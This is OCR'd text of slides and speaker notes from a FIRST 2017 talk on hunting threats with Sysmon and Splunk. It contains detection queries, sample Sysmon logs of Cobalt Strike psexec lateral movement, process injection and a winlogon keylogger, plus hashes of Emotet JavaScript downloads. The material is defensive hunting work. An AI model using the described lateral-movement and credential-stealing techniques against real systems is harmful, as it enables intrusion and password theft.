


Processes connecting thru Proxy

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
  [
    search index=sysmon SourceName="Microsoft-Windows-Sysmon"
        EventCode=3 Image="*\\Users\\*"
        DestinationHostname="proxy.fqdn"
    | stats by ComputerName ProcessGuid
    | fields ComputerName ProcessGuid
  ]
| fields Hashes ComputerName Image ParentImage
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| rex field=Image ".*\\\\Users\\\\(?<username>[^\\\\]+)\\\\.*"
| rex field=Image ".*\\\\+(?<proc_name>[^\\\\]+\.[eE][xX][eE]).*"
| rex field=ParentImage ".*\\\\+(?<pproc_name>[^\\\\]+\.[eE][xX][eE]).*"
| stats dc(ComputerName) AS CLIENTS, dc(MD5) AS CNT_MD5,
    dc(Image) AS CNT_IMAGE, values(username) AS Users,
    values(ComputerName) AS Computers, values(MD5) AS MD5,
    values(proc_name) AS proc_name, values(pproc_name) AS pproc_name
    by IMPHASH
| where CLIENTS < 15
| sort -CLIENTS
```

- IMPHASH = Import Hash

This query searches for processes (limited to Users-home dir's) connecting to the proxy (red part)
and correlates them to the process create events (stats by IMPHASH)
looking for occurences on less than 15 clients




SMB traffic between WS

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"
    EventCode=3 Initiated=true SourceIp!=DestinationIp
    DestinationPort=445 Image!=System
    (SourceHostname="WS*" DestinationHostname="WS*") OR
    (SourceIp="10.10.*.*" DestinationIp="10.10.*.*")
| stats by ComputerName ProcessGuid
| fields ComputerName ProcessGuid
```

- Search for network connections
  - SMB protocol (dst port 445)
  - Source and destination are workstations (hostname or IP)
  - Use «ProcessGuid» to correlate with other event types (proc’s)
- Search for legitimate SMB servers (filers, NAS)
  - Create «whitelist» to exclude as legit dest

So with this query you can hunt for SMB traffic between workstations, assuming you can distinguish WS by hostname or IP (subnets)
If you can’t distinguish workstations easily, you can search for hosts where many workstations connect to using SMB and filter those out.



Lateral Movement (admin shares)

CS_Lateral_Movement_psexec


```
10/18/2016 11:17:12 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=1
EventType=4
Type=Information
...
Message=Process Create:
Image: \\127.0.0.1\ADMIN$\8c0cb58.exe
CommandLine: \\127.0.0.1\ADMIN$\8c0cb58.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
IntegrityLevel: System
ParentImage: C:\Windows\system32\services.exe
ParentCommandLine: C:\Windows\System32\services.exe
```

```
C:\Windows\system32\services.exe
 → \\127.0.0.1\ADMIN$\8c0cb58.exe
```

- Search for admin share names in image paths

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 52

This is a Sysmon event from CS psexec feature for lateral movement.
A randomly named executable is copied to the ADMIN$ share and started by services.exe with SYSTEM rights.



Lateral Movement (admin shares)


CS_Lateral_Movement_psexec

```
10/18/2016 11:17:13 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=1
EventType=4
Type=Information
...
Message=Process Create:
Image: C:\Windows\SysWOW64\rundll32.exe
CommandLine: C:\Windows\System32\rundll32.exe
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
IntegrityLevel: System
ParentImage: \\127.0.0.1\ADMIN$\8c0cb58.exe
ParentCommandLine: \\127.0.0.1\ADMIN$\8c0cb58.exe
```

```
C:\Windows\system32\services.exe
 → \\127.0.0.1\ADMIN$\8c0cb58.exe
   → C:\Windows\system32\rundll32.exe
```

- Search for admin share names in image paths

This randomly named executable spawns a rundll32.exe process.



Lateral Movement (proc injection)


CS_Lateral_Movement_psexec

```
10/18/2016 11:17:13 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=8
EventType=4
Type=Information
...
Message=CreateRemoteThread detected:
SourceProcessId: 29340
SourceImage: \\127.0.0.1\ADMIN$\8c0cb58.exe
TargetProcessId: 18476
TargetImage: C:\Windows\SysWOW64\rundll32.exe
NewThreadId: 20060
StartAddress: 0x0000000000110000
StartFunction:
```

```
\\127.0.0.1\ADMIN$\8c0cb58.exe
  # C:\Windows\system32\rundll32.exe
```

- Search for rarest source or target images from proc injection

And then it uses DLL injection to inject the CS beacon payload into the rundll32 process.
You can hunt for this searching for the rarest source or taget images from injections.



Keylogger (proc injection)

```
CS_Keylogger_injection

10/26/2016 11:56:32 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=8
EventType=4
Type=Information
...
Message=CreateRemoteThread detected:
SourceProcessId: 17728
SourceImage: C:\Windows\SysWOW64\rundll32.exe
TargetProcessId: 836
TargetImage: C:\Windows\System32\winlogon.exe
NewThreadId: 14236
StartAddress: 0x0000000000C20000
StartFunction:
```

```
C:\Windows\SysWOW64\rundll32.exe
  # C:\Windows\system32\winlogon.exe
```


- Suspicious proc injection into «winlogon.exe»
  - Steal user’s password while logging on or unlocking screensaver

This is the event created when CS beacon running in rundll32 injects the keylogger payload into winlogon.exe.
This can steal the password from a user logon or screensaver unlocking.
You can easily create a Splunk query to hunt for this.

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE

Seite 56


So now let's look at some examples using the new event types from Sysmon version 5 & 6.



Hunting for Delivery of Malware

- Malicious files downloaded via Browser
- Sysmon «FileCreateStreamHash» events generated
- Remember the malicious JS files from email links? (Heodo/Emotet)

Using the «FileCreateStreamHash» event type we can get the hash from files being downloaded by browsers.
Remember the delivery vector of emails with links to malicious JS files from Heodo?




Hunting for Delivery of Malware

- Remember that JS Filename from before?
  - Let’s hunt for that… (**DHL__Report__*.js**)

```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" FileCreateStreamHash
    DHL__Report__*
| search EventCode=15
| rex field=TargetFilename ".*\\\\(?<TargFilename>[^\\\\]*)"
| rex field=Image ".*\\\\(?<ImageFilename>[^\\\\]*)"
| rex field=Hash ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| stats values(TargFilename) values(ComputerName) AS Clients
    count by TaskCategory ImageFilename MD5
```

Let’s hunt for filenames with the pattern «DHL__Report__*» from «FileCreateStreamHash» event types




Hunting for Delivery of Malware

TaskCategory	ImageFilename	MD5
File stream created (rule: FileCreateStreamHash)	iexplore.exe	54E17CAF7BA7F01418052C7A790D8AD3
File stream created (rule: FileCreateStreamHash)	iexplore.exe	54676A15C5B8743EE50774F6F7893808
File stream created (rule: FileCreateStreamHash)	iexplore.exe	CE3C10A32BD7BECE2B95CBB26E5AAF1A

values(TargFilename)	Clients	count
DHL__Report__7575787235__Di___Apr___04___2017.js DHL__Report__7575787235__Di___Apr___04___2017.js.1dqco93.partial DHL__Report__7575787235__Di___Apr___04___2017.js.3mwj8lb.partial DHL__Report__7575787235__Di___Apr___04___2017.js.muiu4ox.partial	[redacted]	6
DHL__Report__3290768845__Mi___Apr___05___2017.js.q4410pq.partial	[redacted]	1
DHL__Report__7613678984__Di___Apr___04___2017.js.6xpqa0q.partial	[redacted]	1

We can see that on 3 endpoints IE downloaded such JS files with 3 different MD5 hashes.

Hunting for Delivery of Malware



SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

File name: DHL__numer__zlecenia___3947396047_____kwi___04___2017.js

Detection ratio: 34 / 57


Analysis date: 2017-04-14 06:54:15 UTC (5 days, 15 hours ago)

File identification

MD5	54e17caf7ba7f01418052c7a790d8ad3
SHA1	738a0aa71c85a6867de22c5502211a7569c870d0
SHA256	48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

We can lookup those the hashes on VT and sure enough the first one is known malicious.

Hunting for Delivery of Malware



SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

File name:

Detection ratic

Analysis date:

File identificat

MD5

SHA1

SHA256

SHA256: 161933797255b2eedc9567ac0c428bbfd0fd40d1e5264828e17e9053cf015f9d

File name: DHL__Report__4679840701__Mi__April__05__2017.js

Detection ratio: 31 / 52


Analysis date: 2017-04-15 20:52:37 UTC (4 days, 1 hour ago)

File identification

MD5	54676a15c5b8743ee50774f6f7893808
SHA1	eaa85efbb7926feb1e6dec956dced42ae88c9f5e
